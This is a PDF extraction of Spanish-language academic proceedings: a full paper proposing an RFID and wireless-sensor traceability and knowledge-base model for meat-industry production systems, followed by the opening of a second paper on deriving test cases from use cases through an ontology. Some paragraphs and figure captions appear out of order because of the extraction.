- [13] Garzás, J. “¿Qué es el método Kanban para la gestión de proyectos?”. Información disponible en <http://www.javiergarzas.com/2011/11/kanban.html> (2011)
- [14] Jira, disponible en <https://www.atlassian.com/software/jira>
- [15] Taiga.io, disponible en <https://taiga.io>

Modelo de Trazabilidad para la Interoperabilidad de los Procesos Internos de la Industria Cárnica Empleando Nuevas Tecnologías de Identificación

Ing. Paez Sergio
sergio_paez@hotmail.com

Ing. Bianciotti Andrés
andresbianciotti@gmail.com

Scharff Lucía
luciascharff@gmail.com

Ing. Calloni Juan Carlos
jccalloni@gmail.com

Banchio Leandro
lbanchio@gmail.com

Universidad Tecnológica Nacional – Facultad Regional San Francisco – Grupo PowerTICs

Abstract

Este trabajo presenta un modelo de estandarización e inclusión de nuevas tecnologías de identificación utilizadas en la industria cárnica para crear una base de conocimientos sobre el proceso productivo (trazabilidad interna) basado en el sistema de trazabilidad exigido por los organismos reguladores, como ser SENASA.

La base de conocimiento permite lograr la interoperabilidad de los distintos sistemas existentes en el proceso productivo como ser MRP (planificación de los requerimientos de materiales), PCP (planificación y control de la producción), CRP (planificación de requerimientos de capacidad), Gestión de Stock, Control de Calidad, HACCP, etc.

Palabras clave:

Trazabilidad, base de conocimiento, interoperabilidad, procesos productivos, RFID (Radio Frequency Identification), WSN (redes de sensores inalámbricos), IoT (Internet of Things).

1. Introducción

En la industria alimenticia es necesario contar con un sistema de trazabilidad que permita la mejora de los controles de calidad, la optimización de los procesos productivos, el aumento de la confianza del consumidor y en casos de ser necesario el retiro del mercado de partidas específicas de productos. La obligación de su implementación por parte de las empresas radica en cumplimentar con la legislación vigente impuesta por organismos de control públicos como ser para en el caso de la industria de la carne el SENASA. Las experiencias y los informes del desarrollo de aplicaciones de trazabilidad muestran que la trazabilidad es tarea costosa y complicada [1].

Los sistemas de trazabilidad interna mantienen registros para un determinado proceso de los lotes de entrada y su correlación con los lotes de salida a través de las operaciones que sufre el lote durante el proceso [2], tal como se muestra en la Figura 1.




Figura 1 – Operaciones básicas sobre lotes de producción.

En los procesos productivos existen numerosos sensores con ubicaciones determinadas que realizan mediciones de distintos valores de los cuales se conoce el

instante de su captura. Combinando estos datos de espacio y tiempo es posible relacionarlos con los puntos de control del sistema de trazabilidad.

Este trabajo propone el uso de nuevas tecnologías de identificación para automatizar estos registros y asegurar la validez y exactitud de los datos medidos [3]. A partir de estos registros se genera una base de conocimiento con los datos de producción sobre cada lote que da soporte a las necesidades de información de los distintos sistemas.

2. Elementos de trabajo y metodología

2.1. Conceptos de trazabilidad

Existe una amplia variedad de definiciones sobre trazabilidad. La de mayor difusión es la propuesta por la International Organization for Standardization [4], que se relaciona con la capacidad para seguir históricamente una aplicación o localización de algo que esté bajo consideración u observación. Esta definición se centra en el rastreo de un producto o servicio en un horizonte o línea de tiempo, sin tener en cuenta el sistema de trazabilidad particular.

El reglamento de la Comunidad Europea (178/2002), por su parte, define la trazabilidad como la posibilidad de realizar un seguimiento en cada una de las etapas de transformación y distribución de un alimento o materia prima utilizada en la producción de alimentos con el fin de identificar el rastro generado en este proceso [5].

Según el Codex Alimentarius, “Trazabilidad es la capacidad para seguir el movimiento de un alimento a través de etapa(s) especificada(s) de la producción, transformación y distribución” [6].

Estos conceptos llevan inherente la necesidad de poder identificar cualquier producto dentro de la empresa, desde la adquisición de las materias primas o mercancías de entrada, a lo largo de las actividades de producción, transformación y/o distribución que desarrolle, hasta el momento en que el operador realice su entrega al siguiente eslabón en la cadena.

2.2. Tecnologías de identificación actuales

Luego del relevamiento realizado en una empresa tomada como caso de estudio, se listan las tecnologías empleadas para identificación de lotes, mezclas, productos intermedios y productos terminados:

- Códigos de barras impresos sobre etiquetas
- Códigos QR impresos sobre etiquetas
- Inscripciones realizadas sobre el envase primario y/o secundario del producto

Cabe destacar que las tecnologías listadas proporcionan datos reducidos a cada etapa del proceso productivo debido a la limitación de caracteres que pueden representar y/o la necesidad de contar con lectores y dispositivos de impresión específicos.

2.3. Nuevas tecnologías de identificación

Una red de sensores inalámbricos (WSN) consiste en nodos de sensores con capacidad de captura, procesamiento y transmisión de datos. Los nodos de sensores capturan información del ambiente, tales como temperatura y humedad, la transforman a formato digital y la transmiten de manera autónoma mediante interfaces de comunicación hacia una estación base en donde es almacenada [3]. A modo ilustrativo se presenta un ejemplo en la Figura 2.



Figura 2 – Lecturas de un sensor de temperatura y humedad empleando WSN [3].

RFID es una tecnología que transmite la identidad, en forma de número de serie único, de un objeto de manera inalámbrica, empleando ondas de radio. Como se expone en la Figura 3, RFID está diseñado para permitir a los lectores capturar datos sobre etiquetas (emitir ondas de radio y recibir señales de regreso de la etiqueta) y transmitirlos a un sistema informático, sin requerir la intervención humana [3].




Figura 3 – Arquitectura de un sistema de identificación autónoma empleando etiquetas y lectores RFID [3].

El uso de etiquetas RFID en el sistema de trazabilidad proporciona eficiencia en comparación con los códigos de barras y las etiquetas de papel. Los sistemas de trazabilidad basados en RFID se han implementado en muchas áreas, tales como la cadena de suministro de la acuicultura [7], productos lácteos [8], hortalizas frescas [9] y animales o carne vacuna [10].

La integración de RFID y WSN proporciona un monitoreo continuo de los datos a lo largo del proceso productivo y de la cadena de suministro de alimentos.

2.4. Sistemas relacionados con procesos productivos

- Sistema de control de la producción:

- MRP (planificación de los requerimientos de materiales): es un sistema de planificación y administración que tiene el propósito de que se tengan los materiales requeridos en el momento oportuno para cumplir con las demandas de los clientes.
- PCP (planificación y control de la producción): dicta las normas de la línea de producción, teniendo como objetivo un flujo ordenado y continuo del proceso productivo que le permitirá responder a las principales preguntas para una planificación eficiente:
 - ¿Qué producir?
 - ¿Cuánto producir?
 - ¿Con qué producir?

- ¿Cómo producir?
- ¿Dónde producir?
- ¿Con quién producir?

- CRP (planificación de requerimientos de capacidad): consiste en asignar las órdenes de producción existentes a las máquinas (recursos) disponibles, basándose en el archivo de operaciones de los productos y en el calendario de cada una de estas.
- Gestión de stock: uno de los objetivos fundamentales de la gestión de existencias es conseguir satisfacer las necesidades de los clientes, garantizando la llegada de los productos en tiempo, forma y cantidad esperados. Sin embargo, este no es el único objetivo, pues es fundamental mantener un equilibrio entre lo anterior y los costes que derivan de la posesión de las existencias.
- Sistema de control de calidad (QMS): la función principal del control de calidad es asegurar que los productos o servicios cumplan con los requisitos mínimos de calidad. Existe primordialmente como una organización de servicio, para conocer las especificaciones establecidas por la ingeniería del producto y proporcionar asistencia al departamento de fabricación, para que la producción alcance estas especificaciones. Como tal, la función consiste en la recolección y análisis de grandes cantidades de datos que después se presentan a diferentes departamentos para iniciar una acción correctiva adecuada.
- HACCP: El Análisis de Peligros y Puntos Críticos de Control (APPCC o HACCP, por sus siglas en inglés) es un proceso sistemático preventivo para garantizar la inocuidad alimentaria de forma lógica y objetiva. Es de aplicación en industria alimentaria aunque también se aplica en la industria farmacéutica, cosmética y en todo tipo de industrias que fabriquen materiales en contacto con los alimentos. En él se identifican, evalúan y previenen todos los riesgos de contaminación de los productos a nivel físico, químico y biológico a lo largo de todos los procesos de la cadena de suministro, estableciendo medidas preventivas y correctivas para su control tendientes a asegurar la inocuidad.

2.5. Trazabilidad de proceso (interna)

Tal como lo establece SENASA en el documento Bases para la implementación de un sistema de trazabilidad, en la trazabilidad interna se trata de relacionar los productos que se han recibido en la empresa, las operaciones o procesos que éstos han seguido (equipos, líneas, cámaras, mezclado, división, etc.) dentro de la misma y los productos finales que salen de ella [6].

La información que conviene registrar es la siguiente:

- **Cuando los productos sufren algún tipo de modificación:** se dividen, cambien su estado o mezclan, conviene generar registros. El número de puntos en los que se necesite hacer registros depende de la actividad.
- **Qué información es la que se registra:** la identificación de los productos intermedios, durante la actividad realizada (quizás esta identificación sea solo temporal); identificación del producto final al cliente, mediante el código o información que corresponda como por ejemplo el número de lote. Este código debe acompañar al producto en el momento de la entrega.
- **Qué productos se registran:** piensos, alimentos, ingredientes y aditivos, especias, y todo producto incorporado, pudiendo utilizarse los registros de control de stocks.
- **Cómo se crean los registros:** las operaciones de transformación, elaboración, almacenaje, división, etc. a que han sido sometidos los productos, generan datos de distintos tipos (temperatura, pH, a_w , etc.), que deben ser registrados en un sistema creado a tal efecto por el operador.
- **Cuánto / Cantidad de producto:** es importante saber la cantidad de tal o cual producto se elabora no solo desde el punto de vista comercial sino para evitar en los pasos posteriores problemas como el almacenaje o depósito de lo elaborado, etc.
- **Cuándo:** se deberá adoptar un sistema que garantice la identidad de los productos incorporados, la fecha u hora en la que se produjo la modificación. En general se deberá relacionar esta información con los datos de

control de procesado tales como registros de temperatura, etc. Pudiendo en algunas ocasiones identificar las causas de cualquier problema que surja.

2.6. Definiciones de interoperabilidad

La interoperabilidad se define como la capacidad de intercambiar y compartir datos entre dos sistemas o componentes informáticos sin la intervención de un tercer sistema, de modo que la información o datos compartidos puedan ser utilizados sin requerir una comunicación previa [11][12][13][14][15]. The Police Information Technology Organisation (PITO) añade a la definición de interoperabilidad, la capacidad de proporcionar o recibir servicios de otros sistemas. Paul Miller [16] define la interoperabilidad como un proceso encaminado a que los procedimientos, los sistemas y la propia cultura de una organización sean tratados de modo que se maximicen las oportunidades de intercambiar y reutilizar la información.

3. Resultados

Este trabajo presenta un modelo de sistema para cumplir con la trazabilidad interna, mejorando las tecnologías de identificación y captura de datos y unificando toda la información en un repositorio compartido por los demás sistemas de la empresa.

Se propone la inclusión de nuevos puntos de control empleando WSN y RFID dentro del proceso productivo que junto con los existentes unifiquen sus registros para un mejor seguimiento del proceso, como se ilustra en la Figura 4.




Figura 4 – Nuevos puntos de control dentro del proceso productivo que complementan los existentes.

Se creará una base de conocimiento unificada que centralice los datos de los puntos de control y sirva como repositorio común a los demás sistemas relacionados con los procesos productivos, tal como se muestra en la Figura 5.




Figura 5 – Base de conocimiento de trazabilidad de procesos actuando como repositorio unificado de los demás sistemas.

Para dar soporte a la base de conocimiento consideramos factible emplear el modelo de trazabilidad de datos propuesto por Bechini [2], que se expone en la Figura 6.




Figura 6 – Diagrama de clases UML del modelo de datos de trazabilidad [2].

Este modelo mejora los procesos productivos porque automatiza la captura de datos de trazabilidad en los diferentes puntos de control. A su vez se introduce información de espacio-tiempo mediante los registros de sensores inalámbricos ubicados estratégicamente, lo cual permite analizar el proceso considerando nuevas dimensiones y perspectivas.

El modelo propuesto brinda interoperabilidad a los distintos sistemas que se utilizan en la empresa (sistemas de control de calidad, HACCP, MRP, CRP, gestión de stock, etc.) tomando como componente central la base de conocimiento de trazabilidad tal como se muestra en la figura 7.




Figura 7 – Diagrama de componentes que relaciona la base de conocimiento (KB) con los demás sistemas industriales

Entre los beneficios de contar con el soporte de la base de conocimiento se pueden citar los siguientes:


- Sistema de control de la producción:
 - MRP: contar con información detallada permite hacer un control cruzado entre lo presupuestado y lo realmente consumido.
 - CRP (planificación de requerimientos de capacidad): se puede obtener el tiempo real insumido en un proceso y hacer un seguimiento puntual de los tiempos de parada de máquina.
- Gestión de stock: es posible obtener de la base de conocimiento los consumos reales, lo que facilita el control de stock de insumos y materias primas. También otorga la información sobre cantidades de productos intermedios y productos terminados que salen de un proceso productivo. Permite controlar stock real o desviaciones de un stock estimado.

- Sistema de control de calidad: es muy común recurrir al muestreo porque no se llega a controlar todo el proceso. El modelo propuesto permite tener un control real sobre todo el proceso productivo, expandiendo el abanico de control a la totalidad del proceso. Al contar con mayor cantidad de puntos de control, no hace falta girirse por el muestreo.
- HACCP: podría hacerse un mapeo uno a uno de los puntos críticos identificados por HACCP dentro del proceso productivo con los puntos de control del sistema de trazabilidad.

[17], también conocida en implementaciones particulares como «arquitectura hexagonal», éste enfoque permite separar la lógica del dominio en un sólo punto aportándole flexibilidad a la hora de adaptarlo a reglas de negocio cambiantes y específicas, tal como se muestra en la figura 8.

La base de conocimiento (KB) es el componente central. En éste las entidades de negocio concentran la información proveniente del resto de las fuentes que luego es vinculada internamente permitiendo trazar estados y características de los productos.

Dependiendo de las interfaces ofrecidas por los sistemas externos, es posible realimentar a éstos con información resultante de la base de conocimiento y mejorar los procesos internos de cada uno.



4. Conclusión

El registro detallado de información brinda más transparencia sobre el proceso productivo, otorga información oportuna sobre inconvenientes y permite optimizar el proceso a través de la mejora continua. Todos estos factores contribuyen a mejorar la calidad de los productos por el seguimiento integral de los procesos productivos.

El modelo propuesto fue sometido a observación de los referentes de una empresa líder a nivel nacional del rubro frigorífico. Como resultado se obtuvo la aprobación de los expertos respecto de los beneficios que el modelo propone.

Como trabajo futuro el modelo deberá ser implementado a modo de prueba piloto para validar sus ventajas, estableciendo restricciones puntuales de trazabilidad del dominio que puedan incluir compatibilidad de registros con normativas existentes en la industria de la carne y definir las interfaces con los demás sistemas industriales.

Si bien se ha tomado como base la industria cárnica, consideramos que se puede extender su aplicación a otros dominios de la industria alimenticia y otros procesos industriales.

Figura 8 – Interfaces y adaptadores propuestos entre la base de conocimiento y el sistema MRP.

El modelo propone una doble direccionalidad entre los sistemas heredados o externos y la base de conocimiento (KB). Adoptando una arquitectura «ports and adapters»

5. Referencias

- [1] Bai Qu, Xinchao Jing, Xiaojun Wang, Y.L. and Y.L., 2012. "Design on Cucumber Traceability System Based on the Internet of Things". In *Daoliang Li & Y. Chen, eds. Computer and Computing Technologies in Agriculture V, IFIP International Federation for Information Processing 2012*. Berlin, Heidelberg:Springer Berlin Heidelberg, pp. 199-208.
- [2] Alessio Bechini, Mario G.C.A. Cimino, Francesco Marcelloni*, Andrea Tomasi, "Patterns and technologies for enabling supply chain traceability through collaborative e-business ", *ScienceDirect, Information and Software Technology* 50 (2008) 342–359.
- [3] Ganjar Alfiana,*, Jongtae Rhee, Hyejung Ahn, Jaeho Lee, Umar Farooq, Muhammad Fazal Ijaz, M. Alex Syaekhoni, "Integration of RFID, Wireless Sensor Networks, and Data Mining in an e-Pedigree Food Traceability System ", *Journal of Food Engineering Volume 212, November 2017*, Pages 65-75
- [4] International Organization for Standardization-ISO, "Norma Internacional ISO 9000, Sistema de gestión de la calidad ", *Fundamentos y vocabulario. Ginebra, 2005*.
- [5] Langreo Navarro, A. and I. Benito García, "Efectos de la aplicación de la trazabilidad y la normativa de higiene en la cadena de producción de alimentos", *Distribución y consumo*, 79, 2005.
- [6] "Bases para la implementación de un sistema de trazabilidad", Enero 2010. SENASA - Dirección Nacional de Fiscalización Agroalimentaria - Dirección de fiscalización de productos de origen animal.
- [7] Alfredo Parreño-Marchante, Alejandro Alvarez-Melcon, Mira Trebar, Piero Filippin, "Advanced traceability system in aquaculture supply chain", *Journal of Food Engineering, Volume 122, February 2014*, Pages 99-109
- [8] P. Barge, P. Gay, V. Merlino, C. Tortia, "Item-level Radio-Frequency Identification for the traceability of food products: Application on a dairy product", *Journal of Food Engineering Volume 125, March 2014*, Pages 119-130.
- [9] Mainetto, L., Francesca, M. Patrono, L., Simone, F., Laura, M.S., Vergallo, R., "An RFID-based tracing and tracking system for the fresh vegetables supply chain", *Int. J. Antennas Propag. 2013*, 15.
- [10] Jianying Feng, Zetian Fu, Zaiqiong Wang, Mark Xu, Xiaoshuan Zhang, "Development and evaluation on a RFID-based traceability system for cattle/beef quality safety in China", *Food Control Volume 31, Issue 2, June 2013*, Pages 314-325.
- [11] IEEE 1990 Standard Computer Dictionary—A Compilation of IEEE Standard Computer Glossaries. New York, NY: 1990.
- [12] Dublin Core glossary metadata 2001. WWW document, <http://library.csun.edu/mwoodley/dublincoreglossary.html>.
- [13] NISO 2004, National Information Standards Organization. (2004). Understanding Metadata. WWW document, <http://www.niso.org/standards/resources/UnderstandingMetadata.pdf>
- [14] ALCTS 2004 ALCTS/CCS/Committee on Cataloguing: Description and Access Task Force on Metadata, Summary Report. WWW document, <http://www.libraries.psu.edu/tas/jca/ccda/tf-meta3.html>.
- [15] Taylor 2004 The Organization of Information. 2nd ed. Westport, CN: Libraries Unlimited
- [16] Miller P 2000 Interoperability. What is it and Why should I want it? Ariadne Issue 24. 21-Jun-2000. WWW document, <http://www.ariadne.ac.uk/issue24/interoperability/intro.html>
- [17] Hexagonal architecture: Alistair Cockburn, online at <http://alistair.cockburn.us/Hexagonal+architecture>

Un Modelo Conceptual para la Especificación y Trazabilidad de Requerimientos Funcionales basados en Casos de Uso y Casos de Prueba

M. Luciana Roldán¹, Marcela Vegetti¹, Marcelo Marciszack², Silvio Gonnet¹, Horacio Leone¹

*1.- Instituto de Desarrollo y Diseño (Conicet/UTN)
Universidad Tecnológica Nacional, Fac. Regional Santa Fe
{lroldan, mvegetti, sgonnet, hleone}@santafe-conicet.gov.ar*

*2.- Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información (CIDS)
Universidad Tecnológica Nacional, Fac. Regional Córdoba
marciszack@gmail.com*

Resumen

Existe una estrecha relación entre las actividades de la ingeniería de requerimientos y las pruebas de sistemas de software intensivos. Por un lado, una especificación completa, consistente y legible de requerimientos permite una buena definición de casos de prueba. Por otro lado, la realización de actividades de prueba, particularmente la definición de los casos de prueba, provee información valiosa para la mejora de la especificación de requerimientos. En este trabajo se propone un enfoque basado en modelos de prueba que permite la derivación de casos de prueba (CP) a partir de la especificación de casos de uso (CU) textuales, que permite definir la cobertura de las pruebas a realizar sobre el sistema. Tal derivación se logra mediante un artefacto intermedio denominado modelo de prueba, el cual tiene una doble función. Por un lado permite validar posibles cursos de acción en un CU, y por el otro permite generar CP teniendo en cuenta diferentes criterios de cobertura sobre el comportamiento especificado en los CU. Para alcanzar el objetivo se construye una ontología basada en un modelo conceptual que permite definir e integrar conceptos relativos a los metamodelos de las diferentes herramientas de soporte a las actividades del proceso de desarrollo de software intervinientes, posibilitando la interoperabilidad entre ellas para lograr consistencia y trazabilidad de artefactos.

1. Introducción

Los requerimientos de un sistema describen lo que el sistema debe realizar, los servicios que debe proveer y las restricciones de su operación. Son una pieza fundamental en un proyecto de desarrollo de software, ya que marcan su punto de partida y permiten verificar si los objetivos establecidos en el proyecto fueron alcanzados. Una adecuada especificación de requerimientos contribuye al

desarrollo de software de mejor calidad, ahorro de tiempo y dinero, y minimiza el riesgo de exceder presupuestos y el fracaso de los proyectos de desarrollo [14]. Es necesario, por lo tanto, generar especificaciones correctas que describan con claridad, sin ambigüedades, en forma consistente y compacta, las necesidades de usuarios y clientes.

Existe una estrecha relación, recíproca y positiva, entre las actividades de la ingeniería de requerimientos y las pruebas de sistemas de software intensivos. Por un lado, una especificación completa, consistente, y legible de requerimientos soporta la definición de casos de prueba. Por el otro lado, la realización de actividades de prueba, particularmente la definición de los casos de prueba, provee información valiosa para la mejora de la especificación de requerimientos. Es sabido que en muchas organizaciones y empresas de desarrollo de software, el costo de la etapa de pruebas dentro del proceso de desarrollo de software es muy alto [18], considerando tanto la generación como la ejecución de los casos de prueba. Adicionalmente, existen altos costos en los proyectos por retrabajo, debido a la aparición de incidencias en etapa de mantenimiento por deficiencias que podrían haberse evitado en etapas tempranas y realizando las pruebas pertinentes. Dado que en general, la mayoría de los procesos de desarrollo de software tienen un enfoque iterativo, es recomendable comenzar a realizar las pruebas lo antes posible, al mismo tiempo que se va pasando por las distintas fases del ciclo de vida del software. Siguiendo esta línea, el presente trabajo se alinea a las propuestas de iniciar el proceso de pruebas en forma temprana, utilizando los casos de uso propuestos durante la etapa de requerimientos para generar los casos de prueba.

Los casos de uso son claves para el proceso de prueba, no solo porque de ellos se derivan los demás artefactos, sino también porque identifican y establecen las condiciones que deberán tenerse en cuenta al

implementar los casos de prueba, así como también son necesarios para verificar que se han implementados satisfactoriamente y con calidad todos los requisitos que debe cumplir el sistema resultante. Por lo tanto, son necesarias estrategias y técnicas que brinden soporte a la especificación de requerimientos funcionales y la generación de casos de prueba a partir de éstos, de tal manera que faciliten su validación y trazabilidad.

El objetivo de este trabajo es partir de la definición de requerimientos funcionales mediante plantillas de casos de uso textuales, generar casos de prueba en forma sistemática a partir de tales casos de uso, y lograr trazabilidad entre estos artefactos, a fin de alcanzar un producto de software de calidad. La derivación de casos de prueba a partir de casos de uso se logra mediante un artefacto intermedio, denominado modelo de prueba, el cual tiene una doble función. Por un lado, permite validar posibles cursos de acción en un caso de uso, y por el otro, permite la derivación de casos de prueba teniendo en cuenta diferentes criterios de cobertura sobre el comportamiento especificado en los requerimientos funcionales mediante casos de uso.

Para alcanzar el objetivo se construye una ontología de requerimientos funcionales basados en casos de uso, que posibilita la interoperabilidad semántica entre las diversas herramientas que pueden estar involucradas en el proceso de especificación de casos de uso, su validación, y la derivación de casos de pruebas trazables hacia los requerimientos.

El resto del trabajo se estructura de la siguiente manera. En la sección 2 se analiza en primer lugar los conceptos fundamentales de la propuesta. Luego, se define incrementalmente el modelo conceptual y las estrategias propuestas para la definición de casos de uso, y para la derivación de casos de prueba a partir de modelos basados en autómatas finitos. En la sección 3, se describe el proceso de construcción de la ontología. En la sección 4, se describen trabajos relacionados. Finalmente, en la sección 5 se presentan las conclusiones y trabajos a futuro.

2. Modelo conceptual de requerimientos funcionales, casos de uso y casos de pruebas

El enfoque propuesto propone la construcción de una ontología de requerimientos funcionales que posibilite la interoperabilidad entre herramientas utilizadas en la especificación de casos de uso (HECU) y herramientas de gestión de casos de pruebas (HGCP). La construcción de dicha ontología implica la identificación de los conceptos fundamentales y sus relaciones. A continuación se irán abordando cada uno de éstos, de

manera de incrementalmente definir un modelo conceptual que servirá como base para la posterior identificación de términos a incluir en la ontología. El modelo conceptual debe posibilitar la integración de metamodelos de diferentes herramientas HECU y HGCP.

2.1. Conceptos fundamentales

Los casos de uso describen una secuencia de interacciones que un actor puede llevar a cabo con un sistema para lograr algún resultado de valor [20]. Un caso de uso podría abarcar cierta cantidad de actividades relacionadas que tienen un objetivo o meta común. Una definición similar es la de Pohl [14], en donde un caso de uso se define como la especificación de acciones, incluyendo secuencias, variantes, y secuencias de error, que el sistema, subsistema, o clase puede realizar interactuando con objetos externos para proveer un servicio de valor. En otras palabras, un caso de uso es una colección de escenarios de uso relacionados, lo que implica además que un escenario es una instancia específica de un caso de uso en la cual se atraviesa, un curso de acción posible.

La forma más comúnmente empleada para la especificación de los casos de uso es mediante descripciones textuales utilizando plantillas estructuradas para una definición detallada. En la Figura 1 se presenta un modelo que describe los principales conceptos intervinientes en la especificación de un caso de uso, el cual está basado en la plantilla de caso de uso propuesta por Pohl [14]. Los objetivos (*Goal*) representan las intenciones de los “stakeholders”. Los escenarios (*UseCaseScenario*) documentan las secuencias de interacciones por medio de las cuales se satisfacen o no tales objetivos. Los casos de uso (*UseCase*) agregan múltiples escenarios que están asociados al mismo objetivo u objetivos. Según se indica en la Figura 1, se pueden tener diferentes escenarios en un caso de uso. Un escenario principal (*MainScenario*) documenta la secuencia de interacciones o pasos (*ScenarioStep*) que es normalmente ejecutada a fin de satisfacer un objetivo dado. Por otro lado, un caso de uso puede tener uno más escenarios alternativos (*AlternativeScenario*). Un escenario alternativo documenta una secuencia de pasos que puede ser ejecutada en lugar del escenario principal y que resulta en la satisfacción de los objetivos asociados al escenario principal. En cuanto a los escenarios de excepción (*ExceptionScenario*), éstos documentan una secuencia de interacciones que se ejecuta en lugar de cualquier otro escenario (principal, alternativo, o excepción), a causa de la ocurrencia de un evento excepcional. Esto implica, que los objetivos asociados con el escenario principal no pueden ser satisfechos.

